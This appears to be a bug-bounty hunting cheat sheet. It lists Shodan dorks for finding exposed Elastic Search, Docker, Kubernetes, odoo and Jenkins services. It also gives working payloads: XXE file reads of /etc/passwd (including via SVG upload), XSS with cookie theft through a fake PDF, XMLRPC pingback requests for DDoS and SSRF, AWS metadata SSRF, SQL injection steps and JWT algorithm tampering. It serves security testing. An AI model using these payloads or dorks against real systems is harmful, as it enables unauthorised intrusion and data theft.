Unauthenticated Elastic Search

"ES is a document-oriented database designed to store, retrieve, and manage document-oriented or semi-structured data"

Elastic Search has a HTTP Server running on Port 9200 that can be used to query the database and sometimes it supports unauthenticated access.

We can find these servers by scanning for Port 9200 or the Shodan Dork below.

```
port:"9200" elastic
```

Unauthenticated Docker API

Similar to Elastic Search, Docker has some servies that can be exposed that may be an easy win. Mainly when you install docker on system it will pose an API on your localhost on Port 2375. As its on localhost by default you cant interact however in certain instances this is changed and it is available.

Shodan Dorks come in Handy here

```
port:"2375" docker
product:docker
```

If you find a endpoint you can verifiy that its vulnerable by making a GET request too `/version`

From here you can connect with the CLI version of Docker

```
docker -H ip:port ps
```

Unauthenticated Kubernetes API

First let me say I am no Kubernetes expert but I know it exists and has similar vulns like DockerAPI & Elastic Search and thats all I need to know for hunting.

Kubernetes exposes an unauthenticated REST API on port 10250

Once again we have 2 options, nMap for this port or shodan

```
product:"kubernetes"
port:"10250"
```

Once a Kubernetes service is detected the first thing to do is to get a list of pods by sending a GET request to the /pods endpoint.

```
apt-get install node-ws
wscat -c "https://<DOMAIN>:<PORT>/<Location Header Value>" –no-check
```

Its very easy to get RCE from this method :)

Unauthenticated odoo Manager

Shodan Dork

```
http.status:200 http.component:odoo port:8069
```

After finding instances go to /web/database/manager most of the time there is
either no password or it's "admin"

Or simply port scan for 8069

Unauthenticated Jenkins Instance

Sometimes an application will be running Jenkins which allows Guest/Anonymous
signups with /script enabled which allows code exec

Also if you can install plugins there is a terminal plugin

Try dirsearch for /script or use this script to find live Jenkins instances.

Also worth checking Port 8080 alongside 443,80

I recommened if you are working on a big program with thousands of domains to
grep for jenkins and pipe all subdomains into full tcp ports scans. Sometimes
the instance can be running on a weird port :)

Also grep for these headers

```
X-Hudson: 1.395
X-Jenkins: 2.204.2
X-Jenkins-Session: d615ef86
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group-Disabled: JENKINS-39402:
```


Shodan Dork to Find Open Jenkins Instances

x-jenkins 200

XML External Entity (XXE)

#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Inject
ion

XML is essential a language designed to transport data in a structured
format, ,similar to JSON.

XXE is a vuln that occurs when an application parses XML.

Essentially there are something called ENTITYs within XML that really acts as
a var that be called, something like

```
<?xml version="1.0"?>
<!DOCTYPE note [
<!ENTITY user "m0chan">
```

```
<!ENTITY message "m0chanmessage">
]>
```

In this example the ENTITY user holds the info m0chan which can be called with &user

Now this is useful as we get something called EXTERNAL ENTITY which will load the data from a external resource in comparison to something "local"

Examples:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://m0chan.github.io" > ]>
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///etc/passwd" > ]>
```

We could also combine this with PHP Object Injection (More on that below) to have a payload like this

```
<!ENTITY xxe SYSTEM 'php://filter/convert.base64-encode/resource=/etc/issue'
>]>
```

This is the basis, if you want the proper example go and buy the Bug Bounty Playbook.pdf :) Its my favourite book for bug bounty.

PHP Object Injection

#https://nitesculucian.github.io/2018/10/05/php-object-injection-cheat-sheet/

Server-Side-Request-Forgery

#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery
I am not going to explain SSRF here as its fairly straight forward and a lot of resources exist, I will drop a few payloads I grabbed off twitter recently though.

For other payloads check out Payload All The Things

Server-Side-Request-Forgery Pt (PDF Convertors)

Sometimes you may run into instances where applications are accepting arbitary file types and converting them to PDF, if so we can try inject html/javascript into the input and see if it is interpreted server side.

Server Side JavaScript Execution -> XMLHttpRequest -> SSRF

Also

Server Side JavaScript Execution -> XMLHttpRequest -> Local File Read (file://)

References: https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynamically.html

```
https://www.youtube.com/watch?v=o-tL9ULF0KI&t=753s
```

Attacking AWS with SSRF

```
#https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-
application/ssrf
```

Amazon AWS has a internal metadata service which can be queired from most instances which gives us a great local service to try query if we believe the underlying platform is being serviced by AWS such as Elastic Beanstalk etc.

Reference: https://medium.com/@GeneralEG/escalating-ssrf-to-rce-f28c482eb8b9

169.254.169.254 - Local EC2 Instance Address to Query

From here it can be very easy to escalate to RCE by gaining read/write on the bucket and uploading a shell.

GraphQL Injection

```
#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/GraphQL%20In
jection
More on this soon :)
```

Server Side Template Injection

```
#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Sid
e%20Template%20Injection
More on this soon :)
```

Cross-Site Web Socket Hijacking (CSWSH)

Websockets are fairly rare but essentially they allow an application too set up a full duplex communcation allowing users to read and post data simultaneously

Common apps using WebSockers are Chat applications as they want to read/send data at the same time.

CSWSH is similar to CSRF as we use the targets cookie to make the request, we also require the target to visit a page served by us, the difference is instead of sending a POST request in the context of the user we send a websocket connection.

We can use this website to test for the vuln http://websocket.org/echo.html

```
To Test for this we do the following

1) Log into Website using WebSockets
2) Open Second Tab
3) Visit Link http://websocket.org/echo.html
4) Test if we can make connections as the client.


There is a nice PoC on the Bug Bounty Playbook
```

Cross-Site Scripting (XSS)

```
#https://github.com/PortSwigger/xss-validator

#https://github.com/payloadbox/xss-payload-list

1) Start xss.js phantomjs $HOME/.BurpSuite/bapps/xss.js
2) Send Request to Intruder
3) Mark Position
4) Import xss-payload-list from $Tools into xssValidator
5) Change Payload Type to Extension Generated
6) Change Payload Process to Invoke-Burp Extension - XSS Validator
7) Add Grep-Match rule as per XSS Validator
8) Start.


Succesful Payloads so Far

<p ondragend=[1].map(prompt) draggable="true">dragMe</p>

<img/src=x onerror=prompt(1)>


I had success recently also by uploading a .html file with pdf magic bytes at
the strat with arbitary javascript to obtain stored XSS on a program.

Payload Below:


%PDF-1.4
%Ã¤Ã¼Ã¶ÃŸ
2 0 obj
<</Length 3 0 R/Filter/FlateDecode>>
stream
xœ=ŽË
1E÷ùŠ»v"¶é´0è~ àø
R
R<h1>This is NOT a PDF!</h1> <img src=x onerror=alert(document.cookie)>
```

XMLRPC.php

```
List all Methods
```

```
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```

DDoS

```
<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE
></string>
</value></param></params>
</methodCall>
```

SSRF

```
<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE
></string>
</value></param></params>
</methodCall>
```

XXE File Upload SVG

```
#https://0xatul.github.io/posts/2020/02/external-xml-entity-via-file-upload-
svg/

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg>&xxe;</svg>

<?xml version="1.0" encdoing="UTF-8" standalone="yes"?><!DOCTYPE test [
<!ENTITY xxe SYSTEM "file:///etc/passwd" > ]><svg width="512px"
height="512px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="14"
x="0" y="16">&xxe;</text></svg>
```

SQL Injection

1)Error generation with untrusted input or special characters.
2)Finding total number of columns with order by or group by or having.
3)Finding vulnerable columns with union operator.
4)Extracting basic information like database(), version(), user(), UUID()
with concat() or group_concat().
5)Extracting full table and column names with group_concat() and extracting
the data with same function.

```
6)Checking file privileges with file_priv.
7)Accessing system files with load_file(). and advance exploitation
afterwards.
WAF evasion if any.
```

JWT Exploiting

```
#https://github.com/wisec/OWASP-Testing-Guide-
v5/blob/master/Testing_for_APIs.md
```

```
Full details above.
```

```
1) Access JWT Debugger too base64 decode and ensure that nothing sensitive is
being transferred. Make sure no PII is being transferred etc.
        2) Try chang esome values and obtain IDOR, like `id` or `isAdmin`
        3) Modigy ALG attribute, set HS256 to null
```

```
4) JWT Crack - https://github.com/brendan-rius/c-jwt-cracker - Secret used to
encrypt tokens may be weak.
```